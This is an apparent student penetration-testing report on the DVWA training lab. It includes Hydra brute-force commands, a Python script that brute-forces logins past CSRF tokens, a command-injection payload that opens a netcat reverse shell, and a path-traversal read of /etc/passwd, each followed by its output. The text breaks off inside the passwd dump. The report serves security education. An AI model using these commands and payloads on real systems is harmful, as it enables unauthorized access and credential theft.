Vulnerable Application (DVWA)Report -h1k0r

By
Gopalakrishnan K (gopalakrishnancnc45@gmail.com)

- Brute Force
- Command Injection
- Cross Site Request Forgery (CSRF)
- File Inclusion
- File Upload
- SQL Injection
- DOM Based Cross Site Scripting (XSS)
- Reflected Cross Site Scripting (XSS)
- Stored Cross Site Scripting (XSS)

Brute Force

The goal is to brute force an HTTP login page.

Introduction:
Brute force attacks are one of the oldest yet still prevalent methods used by malicious actors to gain unauthorized access to systems or data. This attack method relies on the trial-and-error approach, where the attacker systematically tries all possible combinations of usernames, passwords, or encryption keys until the correct one is found. In this report, we delve into the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions regarding brute force attacks.


Methodology:
The methodology for analyzing brute force attacks involves understanding the target system's authentication mechanisms, identifying weak passwords or keys, and deploying automated tools to systematically guess credentials. This process often begins with reconnaissance to gather information about the target, followed by brute force attempts using tools like Hydra, Medusa, or custom scripts.

I gone use burpsuite and hydra

Exploitation Techniques:
Brute force attacks can be executed using various techniques, including dictionary attacks, where commonly used passwords or phrases are systematically tested, and hybrid attacks, which combine dictionary words with character substitutions or appending numbers. Furthermore, attackers may leverage distributed botnets to distribute the workload and evade detection.

Vulnerability Assessment Results:

Security level is currently: low.


Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
127.0.0.1/vulnerabilities/brute/?username=admin&password=PASS&Login=
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

On submitting the username and password we see that it is using get request

So let's use hydra for brute force:

hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low; PHPSESSID=rt5o26sooph0v8p5nuarofj346"

Here we are using cookies because if we are not authenticated when we make the login attempts, we will be redirected to default login page.

Output:

```
┌─[lonewolf@parrot]─[~/Downloads/dvwa]
└──╼ $hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-get-form
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Usernam
e and/or password incorrect.:H=Cookie: security=low;
PHPSESSID=rt5o26sooph0v8p5nuarofj346"
```

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-17 23:50:56
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-
form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Lo
gin=Login:Username and/or password incorrect.:H=Cookie: security=low;
PHPSESSID=rt5o26sooph0v8p5nuarofj346
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-17 23:51:59
```

Login credentials found by hydra: admin:password

Security level is currently: medium.

It is still using get request.

so lets use hydra again:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 'http-get-
form://127.0.0.1/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login
=Login:S=Welcome:H=Cookie\: PHPSESSID=j422143437vlsdgqs0t1385420;
security=medium'
```

it still work but this time attack takes significantly longer then before.

Output:

```
┌─[lonewolf@parrot]─[~/Downloads/dvwa]
└──╼ $hydra -l admin -P /usr/share/wordlists/rockyou.txt 'http-get-
form://127.0.0.1/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login
=Login:S=Welcome:H=Cookie\: PHPSESSID=j422143437vlsdgqs0t1385420;
security=medium'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-18 09:17:45
```

```
[INFORMATION] escape sequence \: detected in module option, no parameter
verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-
form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Lo
gin=Login:S=Welcome:H=Cookie\: PHPSESSID=j422143437vlsdgqs0t1385420;
security=medium
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-18 09:18:50
```

Security level is currently: high.

It’s still get request but this time one additional parameter user_token

It’s using CSRF token so hydra wont help, let’s use python this time.

```
import requests
from bs4 import BeautifulSoup
from requests.structures import CaseInsensitiveDict

url = 'http://127.0.0.1/vulnerabilities/brute/'

headers = CaseInsensitiveDict()
headers["Cookie"] = "security=high; PHPSESSID=j422143437vlsdgqs0t1385420"

r = requests.get(url, headers=headers)

r1 = r.content
soup = BeautifulSoup(r1, 'html.parser')
user_token = soup.findAll('input', attrs={'name': 'user_token'})[0]['value']

with open("/usr/share/wordlists/rockyou.txt", 'rb') as f:
   for i in f.readlines():
      i = i[:-1]
      try:
         a1 = i.decode()
      except UnicodeDecodeError:
         print(f'can`t decode {i}')
         continue

      r = requests.get(

f'http://127.0.0.1/vulnerabilities/brute/?username=admin&password={a1}&Login=Lo
gin&user_token={user_token}#',
         headers=headers)
```

```
    r1 = r.content
    soup1 = BeautifulSoup(r1, 'html.parser')
    user_token = soup1.findAll('input', attrs={'name': 'user_token'})[0]['value']
    print(f'checking {a1}')
    if 'Welcome' in r.text:
        print(f'LoggedIn: username: admin , password:{a1}   ===found===')
        break
```

Output:


```
┌─[lonewolf@parrot]─[~/Downloads/dvwa]
└──╼ $python brute_high.py
checking 123456
checking 12345
checking 123456789
checking password
LoggedIn: username: admin , password:password   ===found===
```

Mitigation Strategies:
Effective mitigation of brute force attacks involves implementing robust security measures at multiple layers. This includes enforcing strong password policies, implementing account lockout mechanisms after a certain number of failed attempts, deploying intrusion detection systems to detect and block suspicious activities, and employing multi-factor authentication to add an extra layer of security.

Conclusion:
Brute force attacks continue to pose a significant threat to organizations and individuals alike. As attackers evolve their tactics, it is crucial for defenders to stay vigilant and implement comprehensive security measures to mitigate the risk. By understanding the methodology, vulnerability assessment results, exploitation techniques, and effective mitigation strategies outlined in this report, organizations can better defend against brute force attacks and safeguard their assets and data.

Command Injection

we are given with functionality to ping device. we give ip :



Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Introduction:
Command injection is a type of security vulnerability that allows attackers to execute arbitrary commands on a vulnerable system. This exploit occurs when an application accepts user input as part of a command or query without proper validation or sanitization. In this report, we examine the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions surrounding command injection vulnerabilities.


Methodology:
The methodology for identifying command injection vulnerabilities involves analyzing input fields within web applications or system commands for potential injection points. This includes examining user inputs such as form fields, URL parameters, or API requests to identify where malicious commands could be injected. Manual testing, as well as automated scanning tools like Burp Suite or OWASP ZAP, are commonly used in this process.

Exploitation Techniques:
Exploiting command injection vulnerabilities involves injecting malicious commands into vulnerable input fields to execute unauthorized actions on the target system. Attackers may leverage various techniques such as appending special characters to

break out of intended commands, chaining multiple commands together, or exploiting system vulnerabilities to escalate privileges and execute arbitrary code.

output:we can give our arbitrary command to execute with the help of pipe | ,so let's create a simple payload :

127.0.0.1 & ls



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 6778
listening on [any] 6778 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35472
ls
help
index.php
source
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 & nc -c sh 127.0.0.1 6778

```
help
index.php
source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.081 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3049ms
rtt min/avg/max/mdev = 0.040/0.053/0.081/0.016 ms
```


More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Mitigation Strategies:
Mitigating command injection vulnerabilities requires implementing robust input validation and sanitization techniques. This includes validating user input against a whitelist of allowed characters, sanitizing input to remove potentially dangerous characters or escape sequences, and using parameterized queries or prepared statements to prevent command injection in database queries. Additionally, enforcing the principle of least privilege and regularly updating and patching software can help mitigate the risk of exploitation.

Conclusion:
Command injection vulnerabilities pose a significant risk to the security of web applications and systems. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can reduce the likelihood of successful attacks. However, it is crucial for developers and security professionals to remain vigilant and proactive in identifying and addressing command injection vulnerabilities to protect against potential exploitation and data breaches.

Cross Site Request Forgery (CSRF)



Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could t using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

Introduction:
Cross-Site Request Forgery (CSRF) is a type of security vulnerability that allows an attacker to execute unauthorized actions on behalf of a victim user. This attack occurs when a malicious website or email tricks a user into making a request to a target website where the user is authenticated. In this report, we delve into the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions regarding CSRF vulnerabilities.

Methodology:
Identifying CSRF vulnerabilities involves analyzing web applications to identify actions that can be executed via HTTP requests and determining if those actions lack proper anti-CSRF protections. This includes examining forms, buttons, and other user-triggered actions to ensure they include anti-CSRF tokens or other mechanisms to prevent unauthorized requests. Automated tools such as OWASP ZAP or Burp Suite can aid in detecting CSRF vulnerabilities

Exploitation Techniques:
Exploiting CSRF vulnerabilities involves tricking a victim user into unknowingly making a request to a target website while authenticated. Attackers may achieve this by embedding malicious code in websites, emails, or advertisements that, when accessed by the victim, automatically submit forged requests to the target website. These requests can perform actions such as changing account settings, transferring funds, or performing administrative tasks.

.


Security level is currently: low.

Here we can change password, there is no csrf protection. We can create simple form to url to change password it will changed

Mitigation Strategies:
Mitigating CSRF vulnerabilities requires implementing proper anti-CSRF protections within web applications. This includes generating unique tokens for each user session and embedding them within forms or request headers. Additionally, implementing SameSite cookie attributes, using custom request headers, and employing CSRF protection frameworks can help mitigate the risk of exploitation.

Conclusion:
CSRF vulnerabilities pose a significant risk to the security of web applications and their users. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can reduce the likelihood of successful attacks. However, it is essential for developers and security professionals to remain vigilant and proactive in identifying and addressing CSRF vulnerabilities to protect against potential exploitation and unauthorized actions.

File Inclusion



Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[file1.php] - [file2.php] - [file3.php]

More Information

- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

Introduction:
File inclusion vulnerabilities represent a significant security risk for web applications, allowing attackers to include and execute malicious code from external sources. This exploit occurs when an application dynamically includes external files without proper validation or sanitization, potentially leading to remote code execution or unauthorized access to sensitive data. In this report, we explore the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions regarding file inclusion vulnerabilities.


Methodology:
Identifying file inclusion vulnerabilities involves analyzing web applications to identify areas where files are included dynamically, such as through PHP `include()` or `require()` statements, or through URL parameters used to include files. This includes conducting manual code review, dynamic analysis, and automated scanning using tools like Burp Suite or OWASP ZAP to detect potentially vulnerable endpoints.

Exploitation Techniques:
Exploiting file inclusion vulnerabilities allows attackers to include and execute arbitrary code hosted on external servers. For local file inclusion (LFI), attackers may traverse the file system to access sensitive files, such as configuration files or server logs. For remote file inclusion (RFI), attackers can include and execute malicious scripts hosted on remote servers, potentially leading to remote code execution or data exfiltration.

Vulnerability Assessment Results

Security level is currently: low,medim,high

Output:



Vulnerability: File Inclusio
New Tab
127.0.0.1:42001/vulnerabilities/fi/?page=../../../../../etc/passwd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:3
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/irc
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Manageme
/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM softw
/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,
/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon,
daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false saned:x:109:115::/var/lib/saned:/usr/sbin/nologin lightdm:
Display Manager:/var/lib/lightdm:/bin/false polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:112:118:c
management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:113:119:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-
